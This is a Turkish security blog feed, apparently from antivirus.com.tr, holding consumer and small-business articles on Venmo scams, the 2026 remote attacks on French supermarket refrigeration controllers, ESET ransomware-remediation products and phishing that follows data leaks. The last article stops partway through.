Romantik ilişki dolandırıcıları, sahte profiller kullanarak tanışma sitelerinde yalnız kişilerle bağlantı kurar ve ardından sohbeti WhatsApp gibi denetlenmeyen başka kanallara taşırlar. Birkaç hafta güven ve sevgi inşa ettikten sonra, genellikle kurbandan hastane faturaları veya uçak biletleri gibi uydurma bir acil durum için kendilerine para göndermelerini isterler. Yaşlı zengin numarası yapan sahtekarlar da benzer dolandırıcılık yöntemleri kullanır.
### **Kira depozitosu dolandırıcılığı**
Dolandırıcılar, sahte resimler ve bilgiler kullanarak kiralık mülklerin reklamını yapar. Mülk genellikle piyasa fiyatının çok altında bir fiyatla sunulur ve bu mülke birçok talep olur. Kurbanlardan, yeri görmeden önce Venmo aracılığıyla bir kapora ödemeleri istenir.
## Venmo’yu nasıl güvenli bir şekilde kullanabilirsiniz?
Venmo veri şifreleme, hesap izleme, 2FA ve hesap PIN kodları dahil olmak üzere kullanıcılarına birçok güvenlik koruması sunar. Ancak bu durum yukarıda bahsettiğimiz sahtekarlık senaryolarına karşı kullanıcıları her zaman koruyacağı anlamına gelmez.
Aşağıdaki önlemleri aldığınızdan emin olun:
- Yalnızca tanıdığınız ve güvendiğiniz kişilere para gönderin ve bu kişilerden para alın.
- Tanıdığınız birinden tuhaf bir istek alırsanız, mesajın gerçek olduğunu doğrulamak için o kişiyle iletişime geçin.
- İstenmeyen mesajlardaki hiçbir bağlantıya tıklamayın.
- Venmo işlemlerinizi yalnızca gönderen ve alıcı tarafından görülebilecek şekilde gizli tutun. Bu seçeneği belirlemek için “Ayarlar” bölümünden “Gizlilik” seçeneğine tıklamanız ve “Varsayılan Gizlilik Ayarlarınızı” uygun şekilde değiştirmeniz gerekebilir.
- Venmo hesabınız için güçlü ve benzersiz bir şifre seçin ve 2FA özelliğini aktif hale getirin.
Ayrıca Venmo, kullanıcılar için emin olmadıkları bir istek aldıklarında doldurabilecekleri bir iletişim formu ve şüpheli dolandırıcılık aktivitelerini bildirmek için bir mekanizma sunar. Venmo’yu kullanırken dolandırıcılardan korunduğunuzdan emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Uzaktan erişim güvenliği: Market dolaplarını ısıtan saldırı](https://antivirus.com.tr/uzaktan-erisim-guvenligi-market-dolaplarini-isitan-saldiri/)
**Published:** Ekim 14, 2026
**Author:** Can Erginkurban
**Excerpt:** Uzaktan erişim güvenliği duvardaki soğutma panosunu da kapsamalı. Fransa'daki marketleri vuran panellerden Türkiye'de 136'sı internete açık.
**Content:**
Bir marketin soğuk dolaplarının hepsi, çoğu zaman depo duvarına asılı tek bir kutudan yönetilir. O kutu dolapların ne zaman soğutacağını, ne zaman buz çözeceğini ve sıcaklık sınırı aşılınca kime alarm göndereceğini belirler; soğutma servisi de arıza beklemeden müdahale edebilmek için ona genellikle internet üzerinden bağlanır. 11 Ekim’i 12’ye bağlayan gece Fransa’da yüzlerce markette bu kutular uzaktan ele geçirildi ve dolaplar buz çözme moduna alınıp 50 dereceye kadar ısıtıldı. KOBİ’ler uzaktan erişim güvenliği denince bilgisayarlarını ve e-postalarını düşünür; duvardaki kutu bu hesaba neredeyse hiç girmez. Olayın asıl dersi bu boşlukta.
**Güncelleme (19 Ekim 2026):** CERT-FR [uyarısını 16 Ekim’de güncelledi](https://cert.cyber.gouv.fr/alerte/CERTFR-2026-ALE-012/) ve bu cihazları hedef alan saldırıların muhtemelen hâlâ sürdüğünü bildirdi. Önerilerin özü değişmedi: kontrol paneli doğrudan internete açık tutulmamalı, servis firmasının erişimi yalnızca VPN ya da korumalı bir ağ üzerinden verilmeli, yazılım güncellenmeli ve varsayılan parolalar değiştirilmeli. Yeni bir ayrıntı da var: servis firmasına giden veri akışını kesmeden önce sigorta sözleşmenizin şartlarını kontrol edin. Saldırının giriş noktası ve faili henüz açıklanmadı.
## Saldırganlar dolabı değil, ayarını değiştirdi
Ortada kırılan bir şifreleme ya da sızdırılan bir müşteri listesi yok. Fransa’nın siber olaylara müdahale merkezi CERT-FR’nin [12 Ekim’de yayımladığı uyarıya](https://www.cert.ssi.gouv.fr/alerte/CERTFR-2026-ALE-012/) göre hedef, soğutma tesisatlarını uzaktan yöneten kontrol cihazlarıydı: Danfoss’un AK-SM ve AK-SC serileri, ertesi gün eklenen güncellemeyle de Copeland ve Dixell’in xweb panelleri. Saldırganlar bu cihazlarda buz çözme (defrost) işlemini sürekli çalışır hâle getirdi. Defrost, buzlanmayı gidermek için dolabı kısa süre ısıtan sıradan bir işlemdir; durmadan çalıştığında dolap soğutmayı bırakıp ısıtıcıya dönüşür. CERT-FR’nin cihazlar yeniden devreye alınırken buz çözme takvimlerinin tek tek kontrol edilmesini istemesi de bundan.
Kapının nasıl açıldığı henüz netleşmedi, ama hangi cihazların vurulduğu belli. [Danfoss’un açıklamasına göre](https://www.coolingpost.com/world-news/danfoss-moves-to-mitigate-cyberattack/) etkilenen cihazların çoğu artık güncelleme almayan modellerdi: AK-SM 800’ün desteği 2021’de, AK-SC 355’inki 2016’da sona ermiş; hâlâ desteklenen AK-SM 800A’larda ise yazılım eski kalmıştı. CERT-FR’nin uyarısındaki en önemli cümle de buna dayanıyor: cihazı fabrika ayarlarına döndürmek yetmez, desteği bitmiş bir yazılım internete açık kaldıkça yeniden ele geçirilir.
Etkinin boyutu zincirlere göre değişiyor. [Reuters ve AFP’nin aktardığına göre](https://www.aljazeera.com/news/2026/10/13/unprecedented-cyberattack-hits-french-supermarkets-causing-food-losses) bir zincirde en az 300, bir diğerinde 100’ü aşkın, bir başkasında 80 mağaza etkilendi; bazı mağazalarda yangın çıktı, taze ve dondurulmuş ürünler imha edildi. Zincirlerden birinin genel müdürü kaybı, tek günde ülke genelinde onlarca milyon euro olarak tahmin etti. Saldırıyı henüz kimse üstlenmedi; Paris savcılığı soruşturma başlattı.
## Uzaktan erişim güvenliği hesabında bu cihaz yer almıyor
ESET’in 4.400 KOBİ ile yaptığı [KOBİ Siber Hazırlık Endeksi 2026](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/), bu kör noktayı sayıyla gösteriyor. KOBİ’ler tedarik zinciri kaynaklı saldırıları en çok endişe duydukları tehditler arasında çok aşağıya koyuyor; bu riski öne çıkaranların oranı yalnızca %14. Fransa’da kapıyı açık bırakan ise mağazanın kendi bilgisayarı değil, soğutma servisinin bakım için kurduğu uzaktan erişimdi. Bence buradaki sorun ihmalden çok sahiplik: cihazı servis firması kurar, işletme kullanır, internet bağlantısını kimin denetleyeceği ise çoğu zaman hiçbir yerde yazılı değildir.
Aynı ankette KOBİ’lerin %75’i siber savaşı ve küresel çatışmaları işini etkileyebilecek gerçek bir tehdit olarak görüyor. Fransa’daki olay bu kaygının bir işletme için nasıl göründüğünü gösterdi: fidye talebi ya da veri hırsızlığı bildirilmedi, yalnızca mal bozuldu. [Küçük işletmeler](https://antivirus.com.tr/kucuk-isletmeler-her-zaman-hedef-cunku-savunmalari-zayif/) için bu, siber güvenlik bütçesinin yalnızca veriyi değil, işleyen ekipmanı ve ona açılan uzaktan erişimi de kapsaması gerektiği anlamına geliyor.
Fiziksel altyapıyı hedef alan sabotaj Avrupa için yeni değil. ESET araştırmacıları, 2025’in son haftasında [Polonya’nın enerji sistemine yönelik saldırıda](https://antivirus.com.tr/eset-research-polonyanin-elektrik-sebekesine-yapilan-siber-saldirinin-arkasinda-sandworm-var/) kullanılan veri silici yazılımı inceleyip DynoWiper adını verdi ve saldırıyı orta güvenle Rusya bağlantılı Sandworm grubuna bağladı. ESET’e göre grubun bu tür yıkıcı araçları o güne kadar neredeyse yalnızca Ukrayna’da görülmüştü. Fransa’daki saldırının faili belli değil ve iki olay arasında bilinen bir bağ yok; ortak olan, hedefin artık veri değil çalışan bir sistem olması.
## Türkiye’de aynı panellerden 136 tanesi internete açık
Bu cihazlardan Türkiye’de kaç tanesinin internetten erişilebilir olduğunu, internete bağlı cihazların kayıtlarını tutan arama motorlarından birinde 14 Ekim’de saydık. Danfoss’un yönetim panellerinde dünya genelinde 4.804 kayıt görünüyor ve bunların 2.846’sı Fransa’da. Türkiye’de 10 kayıt var; hepsi mobil operatör hattı üzerinden yayın yapıyor, bu da cihazların bir mobil modemle uzaktan bakıma açıldığını düşündürüyor.
CERT-FR’nin listesine ikinci gün eklenen xweb panellerinde tablo değişiyor. Dünyada 7.094 kayıt görünüyor; Türkiye 126 kayıtla sekizinci sırada ve Fransa’yla (130) neredeyse aynı düzeyde. Panellerin 53’ü İstanbul’da, geri kalanı Bursa’dan İzmir’e ve Mersin’e uzanıyor; büyük kısmı ev ve küçük işletme internet hatlarında görünüyor.
Sayılar her panelin açık barındırdığı ya da bir markete ait olduğu anlamına gelmiyor; bir kısmı soğuk hava deposu, eczane ya da üretim tesisi olabilir ve aynı cihaz birden fazla servis üzerinden sayılmış olabilir. Gösterdikleri şey şu: Fransa’da saldırının girdiği kapı, Türkiye’de de 136 noktada açık duruyor.

## Uzaktan erişim güvenliği üç soruyla başlıyor
Fransa’daki saldırının işlemesi için üç koşulun aynı anda tutması gerekiyordu: panelin internetten görünmesi, yazılımının eski kalması ve sıcaklık yükselirken kimsenin haberdar olmaması. Bunlardan biri tutmasa saldırı ya hiç gerçekleşmez ya da birkaç dolapla sınırlı kalırdı.
İlk koşulu ortadan kaldırmak en ucuzu. Burada uzaktan erişim güvenliği tek bir kurala dayanıyor: servis firmasının bakım bağlantısı panelin internete açılmasıyla değil, VPN gibi yalnızca yetkili kişilerin girebildiği bir kanaldan kurulmalı. CERT-FR, güvenlik duvarında yalnızca servis firmasının IP adresine izin vermeyi bile ancak geçici bir önlem sayıyor. Panelin internete açık olup olmadığını işletme sahibinin kendisinin anlaması zor; soru doğrudan servise sorulmalı.
İkincisi bütçe meselesi. Desteği bitmiş bir kontrol cihazı, [desteği biten bir işletim sistemi](https://antivirus.com.tr/windows-defender-yeterli-mi-sessizce-eskiyen-koruma/) gibi çalışmaya devam eder ama hiçbir açığı kapatılmaz. Dolaplar sağlam diye kontrol kartının da sağlam olduğunu varsaymamak gerekiyor. Cihazın modelini ve son yazılım güncellemesinin tarihini servisten yazılı olarak istemek, yenileme kararını tahmine değil bilgiye dayandırır; [eski OT sistemlerinde](https://antivirus.com.tr/uzun-vadeli-guvenlik-eski-ot-sistemlerini-modern-siber-tehditlere-karsi-korumak/) de ilk adım budur.
Üçüncüsü en az konuşulanı: alarm. Ele geçirilen cihaz alarmı gönderen cihazın kendisiyse, sıcaklık yükselirken kimseye haber gitmeyebilir. Kritik dolaplarda kontrol sisteminden bağımsız çalışan basit bir sıcaklık sensörü, kaybın sabaha kadar fark edilmemesini önler.
Fransa’daki marketlerin kaybettiği şey veri değil, bir gecelik maldı; saldırının kullandığı ise kimsenin sahiplenmediği bir bağlantıydı. Uzaktan erişim güvenliği yalnızca bilgisayarlara açılan bağlantıları değil, duvardaki kutuya açılanları da kapsamalı. Bu yazıyı okuduktan sonra yapmanız gereken ilk şey, soğutma servisinizi arayıp şunu sormak: Panomuz internetten erişilebilir mi?
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** IoT, KOBİ, Kritik Altyapı, Kurumsal Güvenlik, Siber Güvenlik, Tedarik Zinciri
---
### [Fidye yazılımı karşısında dayanıklılık: İşletmelerin anahtarı](https://antivirus.com.tr/fidye-yazilimi-karsisinda-dayaniklilik-isletmelerin-anahtari/)
**Published:** Nisan 10, 2025
**Author:** ESET
**Excerpt:** Şirketinizin fidye yazılımı tehdidiyle doğrudan mücadele etme becerisi, bir rekabet avantajı oluşturabilir.
**Content:**
Şirketinizin fidye yazılımı tehdidiyle doğrudan mücadele etme becerisi, bir rekabet avantajı oluşturabilir.
Mike Tyson’ın sözüyle başlayalım: *“Ağzına yumruğu yiyene kadar herkesin bir planı vardır.”* Bir fidye yazılımı saldırısından sarsılan kuruluşlar için çok doğru. Son yıllarda fidye yazılımları, büyük bir işletmeyi bile birkaç saat içinde çökertebileceğini kanıtladı. Ayrıca her türden kuruluşa saldırmaya devam edeceğini, siber dayanıklılıklarını ve acil durum planlarını diğer tehditlerle kıyaslanamayacak şekilde test edeceğini söylemek de yanlış olmaz.
Bunu doğrulayacak veri ve gerçek olay örnekleri mevcut. Verizon’un [2024 Veri İhlali Araştırmaları Raporu’na](https://www.verizon.com/business/resources/Te3/reports/2024-dbir-data-breach-investigations-report.pdf) göre, tüm veri ihlallerinin üçte biri fidye yazılımı veya başka bir gasp tekniği içeriyor. Raporda, “Fidye yazılımları sektörlerin %92’sinde en önemli tehditti” deniyor.
Bu kulağa endişe verici geliyor olabilir ama zaten öyle. Fidye yazılımları aynı zamanda bir [tedarik zinciri saldırısının ](https://www.welivesecurity.com/2021/04/07/supply-chain-attacks-when-trust-goes-wrong-try-hope/)arkasından da gelebildiği için riskler de yüksektir – 2021’de şirketin BT yönetim platformundaki bir güvenlik açığından yararlanarak fidye yazılımlarının dünya çapında sayısız kuruluşa ulaşmasını sağlayan [Kaseya olayında ](https://www.welivesecurity.com/2021/07/03/kaseya-supply-chain-attack-what-we-know-so-far/)olduğu gibi.
## Çürük ve hırpalanmış
Bir fidye yazılımı saldırısı haberi patlak verdiğinde manşetler genellikle dramatik fidye taleplerine [ve ödeme konusundaki etik ve yasal muammalara ](https://www.welivesecurity.com/2021/07/08/ransomware-pay-not-pay-legal-illegal-these-are-questions/)odaklanır. Bununla birlikte, genellikle yakalayamadıkları şey, mağdurların yaşadığı [kurumsal ve insani travmadır](https://kar.kent.ac.uk/106485/); olay, veri sızıntısı ve çalınan verileri kamuya açık hâle getirme tehditleri ile birleştiğinde iki katına çıkar.
Sistemler karardığında işletmeler sadece duraklamakla kalmaz, yeni fırsatların ellerinden kayıp gittiğini ve marka itibarının zarar gördüğünü izlerken para kaybederler. Çılgınca kurtarma çabaları saatlerden günlere, haftalara ve hatta aylara uzadıkça yaralar katlanarak derinleşir. Fidye yazılımının acımasızca basit önermesi; kritik iş verilerini şifrelemek ve serbest bırakılması için ödeme talep etmektir. Ama aslında saldırının ardından ortaya çıkan karmaşık bir operasyonel, finansal ve itibar hasarı kademesini gizler.
Yine, başarılı bir fidye yazılımı olayının mağdurlara pahalıya mal olduğunu gösteren çok sayıda veri var. Örneğin [IBM’in 2024 Veri İhlali Maliyet Raporu, ](https://www.ibm.com/reports/data-breach)böyle bir saldırıdan kurtulmanın ortalama maliyetinin 5 milyon ABD dolarına yakın olduğunu ortaya koymaktadır.
[Scarab fidye yazılımının ](https://www.welivesecurity.com/en/eset-research/scarabs-colon-izing-vulnerable-servers/)yedeklemelerden bahseden fidye mesajı
## Bir simidi atmak
Fidye yazılımı tarafından vurulan kuruluşlar genellikle üç kaçış yoluna güvenir: Yedeklerden geri yükleme, güvenlik araştırmacılarından ([ESET](https://www.eset.com/int/about/newsroom/press-releases/announcements/no-more-ransom-a-global-anti-ransomware-initiative-announces-eset-as-new-partner/)‘in de dahil olduğu [No More Ransom ](https://www.nomoreransom.org/en/decryption-tools.html)girişimine dahil olanlar gibi) bir şifre çözme aracı alma veya bir şifre çözücü karşılığında fidye ödeme. Peki ya bu seçeneklerden hiçbiri işe yaramazsa?
İlk olarak, saldırganlar genellikle yedekleme sistemlerini de hedef alıp üretim ortamlarına fidye yazılımı yerleştirmeden önce bunları bozarak veya şifreleyerek kurbanları sıkıştırmaktadır. İkincisi, araştırmacıların şifre çözme araçları, genellikle iş kurtarma ihtiyaçlarının aciliyetini karşılayamadığından son çare seçeneği olarak düşünülmelidir. Yedeği bu tür saldırılardan nasıl ayıracağınızı [fidye yazılımına hazırlık rehberimizde](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) ele aldık.
Peki ya havlu atıp fidyeyi ödemeye ne dersiniz? Olası [yasal ve düzenleyici tuzakları ](https://www.welivesecurity.com/2021/07/08/ransomware-pay-not-pay-legal-illegal-these-are-questions/)bir kenara bırakırsak ödeme tam olarak hiçbir şeyi garanti etmez ve genellikle yaralanmayı artırır. Colonial Pipeline, 4,4 milyon ABD doları fidye ödemesi karşılığında [kendisine sağlanan ](https://www.bankinfosecurity.com/colonial-pipeline-ceo-confirms-44-million-ransom-payment-a-16696)şifre çözme araçlarının o kadar kalitesiz olduğunu ve sistemleri yedeklerden geri yüklemenin zaten tek uygulanabilir seçenek olduğunu zor yoldan öğrendi. (Not: ABD Adalet Bakanlığı daha sonra [fidyenin büyük bir kısmını geri aldı](https://www.reuters.com/business/energy/us-announce-recovery-millions-colonial-pipeline-ransomware-attack-2021-06-07/)).
## Saldırı için destek
[ESET Ransomware Remediation](https://www.eset.com/us/about/newsroom/products/eset-launches-ransomware-remediation-and-ai-advisor-updates-at-eset-world-2025/), bu muammaya yeni bir yaklaşım getirerek, önleme ve iyileştirmeyi etkili bir şekilde bir araya getiriyor. Risk tam olarak ortaya çıktığında yani olası bir fidye yazılımı girişimi tespit edildiğinde devreye giren bir süreç sırasında kötü niyetli kişilerin ulaşamayacağı hedefli dosya yedekleri oluşturuyor. Saldırganlar genellikle veri yedeklemelerini de hedef aldığından bu yaklaşım farkında olmadan tehlikeye atılmış yedeklemelere güvenme riskini ortadan kaldırır.
Fidye yazılımları, iş operasyonlarını iplik iplik ve endişe verici bir hızla çözebilen tam gelişmiş bir yıkıcıdır. Denenmiş ve doğru önleme ve kurtarma yeteneklerine sahip kuruluşlar, fidye yazılımları ve diğer siber tehditler karşısında sadece hayatta kalmakla kalmayacak, aynı zamanda bu tür darbeleri savuşturma yetenekleri nihai rekabet avantajları hâline gelebilecektir
Sürekli değişen dijital ortamda, değişim değişmeyen tek şeydir ve esneklik, beklenmeyeni öngörmeye bağlıdır. İşiniz buna bağlıymış gibi bilinmeyeni planlayın çünkü öyle.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Fidye yazılımı için zaman nasıl geri alınır?](https://antivirus.com.tr/fidye-yazilimi-icin-zaman-nasil-geri-alinir/)
**Published:** Nisan 30, 2025
**Author:** ESET
**Excerpt:** Güvenlik çözümleri, fidye yazılımı düzeltmeleri de dahil olmak üzere dayanıklılığı ve iş sürekliliğini destekler.
**Content:**
*Güvenlik çözümleri, fidye yazılımı düzeltmeleri de dahil olmak üzere dayanıklılığı ve iş sürekliliğini destekler.*
Fidye yazılımları, kullanıcıların iş bilgisayarlarını anında şifreleyip kilitleyerek temel iş süreçlerini durdurabilen kritik bir tehdittir. [IBM’in 2024 Veri İhlali Maliyeti Raporu](https://www.ibm.com/reports/data-breach)‘na göre, bir fidye yazılımı saldırısının ortalama maliyeti 4,91 milyon dolar gibi şaşırtıcı bir rakamdır ve kolluk kuvvetleri işin içine girerse masraflar daha da artar.
[Kurtarma](https://blog.knowbe4.com/the-long-road-to-ransomware-recovery), tehdit aktörünün ısrarcılığına ve güvenlik ekibinin hazırlığına bağlı olarak günler, aylar hatta yıllar sürebilir. Siber suçluların hassas kullanıcı verilerini şifrelediği ve aynı zamanda dark web’de yayımlamakla, en yüksek teklifi verene satmakla veya fidye ödenmezse erişimi kısıtlamakla tehdit ettiği çifte haraç fidye yazılımıyla karşı karşıya kalan şirketler için kurtarma zaman çizelgesi daha da uzun olabilir.
Bu durum, kurtarma ve ilgili harcamaları sadece sorunlu hâle değil, aynı zamanda potansiyel olarak yıkıcı hâle getiriyor ve çoğu zaman işletmeleri ilk fidyeyi ödedikten sonra bile siber suçluların insafına bırakıyor.
## Fidye yazılımı her büyüklükteki işletme için kritik
Ulus-devlet aktörlerinin de dahil olduğu fidye yazılımlarının hızla gelişen doğası, küçük ve orta ölçekli işletmeler (KOBİ’ler), kuruluşlar ve devlet altyapısı için giderek daha düşmanca bir tehdit ortamı yarattı.
Fidye yazılımları şu anda [tüm ihlallerin %23’ünü ](https://www.verizon.com/business/resources/reports/dbir/)oluşturmaktadır ve KOBİ’ler sınırlı siber güvenlik bütçeleri nedeniyle daha da savunmasızdır. ESET’e göre[ Asya-Pasifik bölgesinde KOBİ’lere yönelik her 4 saldırıdan 1’i fidye yazılımıyla ilgiliydi.](https://www.eset.com/apac/cybersecurity-for-smb-report-2024/) Bu saldırıların sıklığı ve karmaşıklığı artmaya devam ederken savunmaları güçlendirmenin aciliyeti hiç bu kadar büyük olmamıştı.
## ESET Ransomware Remediation nedir?
Bir [fidye yazılımı](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) saldırısı durumunda işletme etkisini en aza indirmek çok önemlidir. Bu nedenle ESET Ransomware Remediation (RR), önleme ve düzeltmeyi bir araya getirerek şifrelemeyle mücadelede kapsamlı ve çok aşamalı bir yaklaşım sunar.
Her şey, şüpheli eylemler tarafından tetiklenen [ESET Ransomware Shield ](https://help.eset.com/protect_cloud/tr-TR/ransomware_shield.html)(RS) ile başlar. [ESET Host-based Intrusion Prevention System ](https://help.eset.com/ees/8/tr-TR/idh_hips_main.html)gibi diğer davranışsal tespit sistemleri gibi, [ESET LiveSense ](https://www.eset.com/tr/about/technology/)teknolojileri ile birlikte çalışarak kötü amaçlı yazılımları özüne kadar inceler ve analiz eder. Fidye yazılımı olasılığı varsa RS bunu işaretler ve düzeltmeyi başlatır.

ESET Ransomware Shield ve Ransomware Remediation’ın karmaşık işlem ağacı
ESET RR daha sonra işaretlenen işlemden etkilenen tüm dosya işlemleri için dosya yedekleri oluşturmaya başlar (herhangi bir değişiklik yapmadan önce). RS işlemin iyi olduğuna karar verene kadar bunu yapmaya devam eder ve bu noktada yedekleme atılır. Aksi takdirde RS sürecin kötü niyetli olduğuna karar verir, onu öldürür ve dosyaları yedekten geri alır.


*Ransomware Remediation son derece yapılandırılabilir. Yedeklenmesi gereken dosya türlerini eklemek veya kaldırmak büyük bir fark yaratabilir.*
Bu yedekleme işlemi çok daha sağlamdır çünkü [Windows Birim Gölge Kopyası tabanlı çözümlerin ](https://learn.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service)aksine, saldırganlar tarafından kötüye kullanılabilecek yerel bir hizmet değildir. RR, sürücüde dosyaların değiştirilemeyeceği veya bozulamayacağı ya da yedeğin saldırgan tarafından silinemeyeceği kendi korumalı depolama bölümüne sahiptir. Bu, bir fidye yazılımı saldırısının ardından düzenli yedeklemelerin en yaygın başarısızlıklarından birini çözer ve aktif olarak engeller.
## Fidye yazılımı için savunmanızı hazırlayın
Yöneticinin RR sürecindeki rolü, yetenekleri anlamak ve yedekleme oluştururken RR’nin uyguladığı filtreye dosya türleri eklemektir. Yedeklemeler için tek sınır disk boyutudur (ve dosya başına maksimum 30 MB boyutundadır).
ESET Ransomware Remediation çok güçlü olsa da [3-2-1 kuralında ](https://www.techtarget.com/searchdatabackup/definition/3-2-1-Backup-Strategy)açıklandığı gibi başka yedeklemelere sahip olmak hâlâ en iyi uygulamadır. Her zaman en az üç farklı veri kopyasına (orijinal dahil), iki farklı medya türüne (disk, teyp) ve bir iş yeri dışı kopyaya (bulut) sahip olmayı unutmayın. Yedeği saldırganın erişemeyeceği yerde tutmanın yollarını [ransomware saldırılarına hazırlık rehberimizde](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) anlattık.
Sonuç olarak, fidye yazılımları oldukça karmaşık ve zahmetli olabilir ancak yine de bunlarla mücadele edilebilir. Güvenli yedeklemeler sayesinde zamanda yolculuk artık o kadar da bilimkurgu değil.
*ESET Ransomware Remediation’ın nasıl çalıştığı hakkında daha fazla bilgi için lütfen* [*web sayfamızı* ](https://help.eset.com/ees/12/tr-TR/ransomware_remediation.html)*ziyaret edin.*
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Ransomware, Siber Güvenlik
---
### [Veri sızıntısı bitti sanılır: Sahte fatura iki yıl sonra gelir](https://antivirus.com.tr/veri-sizintisi-sahte-fatura-iki-yil-sonra-gelir/)
**Published:** Ekim 6, 2026
**Author:** Can Erginkurban
**Excerpt:** Veri sızıntısı haberi unutulur, müşteri listesi kalır. Sızıntıdan aylar sonra gelen sahte fatura mesajını neden ve nasıl doğrulamanız gerektiğini anlattık.
**Content:**
Bir dolandırıcılık mesajını gerçek gibi gösteren ne? Yazım hatası olmaması, düzgün bir logo, gerçeğe benzeyen bir bağlantı adresi diye sayabiliriz, ama bunların hepsi kolayca taklit edilebilen dış görünüş ayrıntıları. Asıl ikna eden şey içerik: adınızın doğru yazılması, mesajın gerçekten alışveriş yaptığınız bir markanın adıyla gelmesi, istenen tutarın makul görünmesi. Dolandırıcı bunları tahmin etmiyor, bir listeden okuyor. Liste çoğu zaman, haberini görüp çabucak unuttuğumuz bir veri sızıntısı sonrasında dolaşıma giriyor.
## Veri sızıntısı bir kez olur, liste yıllarca kullanılır
Türkiye’de bunun en yakın örneğini Eylül’de gördük. Kişisel Verileri Koruma Kurulu 16 Eylül’de tek bir kararla 27 ihlal bildirimi yayımladı; açıklanan sayılara göre etkilenenler on milyonu aşıyor. En büyük kayıp bir kozmetik zincirinde: [KVKK’nın bildirimine göre](https://www.kvkk.gov.tr/Icerik/8982/kamuoyu-duyurusu-veri-ihlali-bildirimi-yeni-magazacilik-anonim-sirketi-eve-kozmetik) 6.263.305 müşterinin adı, soyadı, e-posta adresi ve telefon numarası yetkisiz kişilerin eline geçti. Haber birkaç gün konuşuldu, sonra gündemden düştü. Liste ise olduğu yerde duruyor.
Sızan bilgilere tek tek bakınca hiçbiri tek başına tehlikeli görünmüyor. Adınızı komşunuz da biliyor, telefon numaranız onlarca kişide kayıtlı. Asıl değerli olan, bu bilgilerin hangi markanın müşteri listesinden çıktığı. Dolandırıcının elindeki şey artık “bir telefon numarası” değil, “geçen ay bu mağazadan alışveriş yapmış biri” bilgisi. Sahte bir iade, kargo ya da fatura mesajını inandırıcı kılan da bu müşteri ilişkisi.
Bildirimlerin ortak noktası da düşündürücü. Saldırganlar mağazaların kendi sistemlerine değil, mağazaların siparişlerini işleyen ortak altyapıya ve onun kullandığı üçüncü taraf bir yazılım kütüphanesindeki açığa yönelmiş. Tek bir açık, kozmetikten kahveye, tekstilden tarıma 27 ayrı markanın müşteri listesini birden açığa çıkarmış. Sonuç şu: müşteri olarak ne kadar özenle mağaza seçerseniz seçin, o mağazanın hangi altyapıyı kullandığını göremiyorsunuz. Sızıntıyı önlemek sizin elinizde değil; sızıntıdan sonra gelen mesajı nasıl karşılayacağınız ise tamamen sizin elinizde.
Zamanlama da dolandırıcının lehine işliyor. Sızıntı haberinin ilk günlerinde herkes tetikte; markalar uyarı gönderiyor, insanlar şüpheli mesajlara daha dikkatli bakıyor. Aylar geçtikçe bu dikkat dağılıyor, liste ise eskimiyor. Telefon numarasını kimse her yıl değiştirmiyor, e-posta adresi on yıl aynı kalıyor. [Dark web’de dolaşan kişisel bilgilerin](https://antivirus.com.tr/dark-web-de-size-ait-kisisel-bilgiler-mi-var-simdi-ne-olacak/) değerini koruması bundan.
## ESET verisi sahte sayfanın öne geçtiğini gösteriyor
[ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)‘ya göre Aralık 2025 ile Mayıs 2026 arasında ESET’in tespit ettiği tüm zararlı yazılımlar içinde ilk sırada HTML/Phishing.Agent var: tespitlerin %16,2’si. Bu, ziyaretçiden bilgi isteyen sahte bir web sayfasına götüren basit bir oltalama dosyası. Üçüncü sırada ise %6,1 ile DOC/Fraud geliyor, yani sahte belge ve fatura kılığına girmiş dolandırıcılık dosyaları. Listenin tepesinde bilgisayarı ele geçiren karmaşık bir yazılım değil, sizden kendi isteğinizle bilgi girmenizi bekleyen bir sayfa duruyor. Sızan müşteri listeleri de bu sayfanın en önemli eksiğini kapatıyor: kime, hangi marka adına gönderileceğini.
Aynı raporda dikkat çeken bir karşıtlık daha var. Tek tek cihazlardan parola ve oturum bilgisi çalan bilgi hırsızı (infostealer) tespitleri bir önceki döneme göre %26 azaldı. Bunun birden fazla açıklaması olabilir, ama Eylül’deki tablo şu yorumu destekliyor: milyonlarca kişinin bilgisi tek tek bilgisayarlara bulaşarak değil, tek bir sunucudaki veri sızıntısı yoluyla toplu hâlde alınabiliyor. Dolandırıcı açısından bir altyapı sağlayıcısındaki tek bir açığı istismar etmek, yüz binlerce cihazı tek tek hedef almaktan daha verimli.
## Free Mobile’da veri sızıntısı iki yıl sonra sahte faturaya dönüştü
Bu gecikmenin nasıl işlediğini Fransa’dan bir örnek iyi gösteriyor. Fransız mobil operatörü Free Mobile’ın müşteri verileri Ekim 2024’te sızdı; banka hesap bilgileri de sızan veriler arasındaydı. Fransız veri koruma kurumu CNIL Ocak 2026’da şirkete 27 milyon euro ceza verdi. Hikâye burada kapanmış gibi görünüyordu. 30 Eylül 2026’da ise Free Mobile müşterilerine “ödenmemiş 9,99 euro faturanız var, hattınız askıya alınacak” diyen e-postalar gelmeye başladı. [Malwarebytes’ın incelemesine göre](https://www.malwarebytes.com/blog/threat-intel/2026/10/revolut-phishing-texts-appear-days-after-data-breach-clone) e-postadaki link, birbirine yönlendiren birkaç sahte alan adından geçip kusursuz bir Free Mobile giriş sayfasına çıkıyordu ve sonunda kart bilgisi istiyordu.
Bu örnekteki en öğretici ayrıntı tutarın kendisi. 9,99 euro, kimsenin uzun uzun düşünmeyeceği kadar küçük ve gerçek bir faturaya benzeyecek kadar sıradan. Mesaj, sızıntıdan iki yıl sonra, gerçek müşterilere, gerçek marka adıyla ve gerçek bir fatura tutarına benzeyen bir rakamla geldi. Alıcının o sızıntıyı hatırlaması için hiçbir sebep yoktu.
